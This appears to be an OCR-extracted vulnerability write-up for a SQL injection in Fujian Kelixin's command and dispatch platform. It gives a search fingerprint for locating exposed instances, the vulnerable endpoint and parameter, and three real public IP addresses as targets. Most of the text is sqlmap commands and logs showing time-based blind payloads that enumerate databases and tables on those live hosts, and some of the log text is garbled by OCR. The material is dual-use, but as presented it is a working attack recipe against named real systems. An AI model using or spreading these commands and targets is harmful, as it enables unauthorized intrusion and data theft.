
Fujian Kelixin Communication Co., Ltd. Command and Dispatch Platform SQL Injection Vulnerability

Internet asset collection

body="app/structure/departments.php"||app="指挥调度管理平台"



company




Vulnerability location

/api/client/editemedia.php?enterprise_uuid=1 /api/client/editemedia.php?number=1

Vulnerability recurrence

There are SQL injection vulnerabilities in the values of the parameters number and enterprise_uuid.

Case 1: http://36.153.125.186:7080/api/client/editemedia.php?enterprise_uuid=1




Use sqlmap time injection to read table contents

```
{1.5.12.2#dev}
                        1.11.1
                                        https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's rest
onsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for ar
y misuse or damage caused by this program
 [*] starting @ 17:00:05 /2024-03-13/
[17:00:05] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.11) Ge
(17:00:05) [INFO] resuming back-end DBMS 'mysql' [17:00:05] [INFO] resuming back-end DBMS 'mysql' [17:00:05] [INFO] testing connection to the target URL you have not declared cookie(s), while server wants to set its own ('PHPSESSID=655e4c773dd...607245de1f'). Do you want to use
those [Y/n] Y
 sqlmap resumed the following injection point(s) from stored session:
 Parameter: enterprise_uuid (GET)
     Type: time-based blind
     Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: enterprise_uuid=1' AND (SELECT 3154 FROM (SELECT(SLEEP(5)))GFuM) AND 'PoVz'='PoVz
[17:00:05] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP
back-end DBMS: MySQL >= 5.0.12
[17:00:05] [INFO] fetching database names
[17:00:05] [INFO] fetching number of databases
[17:00:05] [WARNING] time-based comparison requires larger statistical model, please wait...
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[17:00:13] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent
  otential disruptions
[17:00:13] [INFO] retrieved:
[17:00:24] [INFO] adjusting time delay to 2 seconds due to good response times
 information_schema
[17:02:22] [INFO] retrieved: mysql
[17:02:59] [INFO] retrieved: performance_
[17:04:58] [INFO] invalid character dete
[17:04:36] [ERROR] invalid character detected. retrying..
[17:04:36] [WARNING] increasing time delay to 3 seconds
 schema
[17:05:27] [INFO] retrieved: unionpbx
[17:07:02] [INFO] fetching tables for databases: 'information_schema, mysql, performance_schema, unionpbx'
[17:07:02] [INFO] fetching number of tables for database 'unionpbx'
 17:07:02] [INFO] retrieved: 118
 [17:07:18] [INFO] retrieved: aliases
```

Desktop sqlmap -u "http://36.153.125.186:7080/api/client/editemedia.php?enterprise_uuid=1" --tables --random-agent --batch

Case 2 http://58.20.99.190:7080/api/client/editemedia.php?enterprise_uuid=1



Use sqlmap time injection to read table contents

Case 3 http://111.57.80.2:7080/api/client/editemedia.php?enterprise_uuid=1



Use sqlmap time injection to read table contents

```
{1.5.12.2#dev}
                            1.41.1
                                               https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's resp
nsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any
 nisuse or damage caused by this program
[*] starting @ 16:59:56 /2024-03-13/
[16:59:56] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; U; Linux i686; nl; rv:1.8.1.3) Gecko/20060601
Firefox/2.0.0.3 (Ubuntu-edgy)' from file '/usr/local/Cellar/sqlmap/1.5.2/libexec/data/txt/user-agents.txt' [16:59:56] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=8cbd9c06783...fccfa8006d'). Do you want to use
[16:59:56] [INFO] checking if the target is protected by some [16:59:56] [INFO] testing if the target URL content is stable [16:59:57] [INFO] target URL content is stable
                   [INFO] checking if the target is protected by some kind of WAF/IPS
 16:59:57] [INFO] testing if GET parameter 'enterprise_uuid' is dynamic
 [16:59:57] [WARNING] GET parameter 'enterprise_uuid' does not appear to be dynamic
 [16:59:57] [WARNING] heuristic (basic) test shows that GET parameter 'enterprise_uuid' might not be injectable
[16:59:57] [INFO] testing of SQL injection on GET parameter 'enterprise_uuid'
[16:59:57] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[16:59:58] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[16:59:58] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[16:59:58] [INFO] testing 'MySQL' >= S.1 AND error-based - WHERE or HAVING (NUER BY O' GROUP BY Clause' [16:59:59] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause' [17:00:00] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)' [17:00:01] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)' [17:00:01] [INFO] testing 'Generic inline queries'
[17:00:01] [INFO] testing 'PostgreSQL' > 8.1 stacked queries (comment)'
[17:00:02] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[17:00:02] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[17:00:03] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[17:00:03] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[17:00:14] [INFO] GET parameter 'enterprise_uuid' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] '[17:00:14] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns' [17:00:14] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential)
 ntial) technique found
  17:00:17] [INFO] target URL appears to be UNION injectable with 3 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
  17:00:20] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms
l')
[17:00:20] [INFO] checking if the injection point on GET parameter 'enterprise_uuid' is a false positive
GET parameter 'enterprise_uuid' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 100 HTTP(s) requests:
  arameter: enterprise_uuid (GET)
      Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: enterprise_uuid=1' AND (SELECT 4790 FROM (SELECT(SLEEP(5)))feQf) AND 'hGQb'='hGQb
```

-u "http://111.57.80.2:7080/api/client/editemedia.php?enterprise_uuid=1" --tables --random-agent

```
[17:80:14] [INFO] GET parameter 'enterprise_uuid' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y [17:00:14] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns' [17:00:14] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (pote
ntial) technique found
[17:00:17] [INFO] target URL appears to be UNION injectable with 3 columns injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y [17:00:20] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mys
l')
[17:00:20] [INFO] checking if the injection point on GET parameter 'enterprise_uuid' is a false positive
GET parameter 'enterprise_uuid' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 100 HTTP(s) requests:
Parameter: enterprise_uuid (GET)
      Type: time-based blind
      Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: enterprise_uuid=1' AND (SELECT 4790 FROM (SELECT(SLEEP(5)))feQf) AND 'hGQb'='hGQb
[17:00:41] [INFO] the back-end DBMS is MySQL
[17:00:41] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent p
otential disruptions
oterital disruptions
web application technology: Apache, PHP
back-end DBMS: MySQL >= 5.0.12
[17:00:42] [INFO] fetching database names
[17:00:42] [INFO] fetching number of databases
[17:00:42] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[17:00:48] [INFO] retrieved:
[17:00:58] [INFO] adjusting time delay to 2 seconds due to good response times
information_schema
[17:03:08] [INFO] retrieved: mysql
[17:03:48] [INFO] retrieved: performance_schema
[17:05:58] [INFO] retrieved: unionpbx
[17:07:05] [INFO] fetching tables for databases: 'information_schema, mysql, performance_schema, unionpbx' [17:07:05] [INFO] fetching number of tables for database 'unionpbx' [17:07:05] [INFO] retrieved: 119
[17:07:18] [INFO] retrieved: aliases
[17:08:02] [ERROR] invalid character detected. retrying..
[17:08:02] [WARNING] increasing time delay to 3 seconds
[17:08:07] [ERROR] invalid character detected. retrying..
[17:08:07] [WARNING] increasing time delay to 4 seconds
```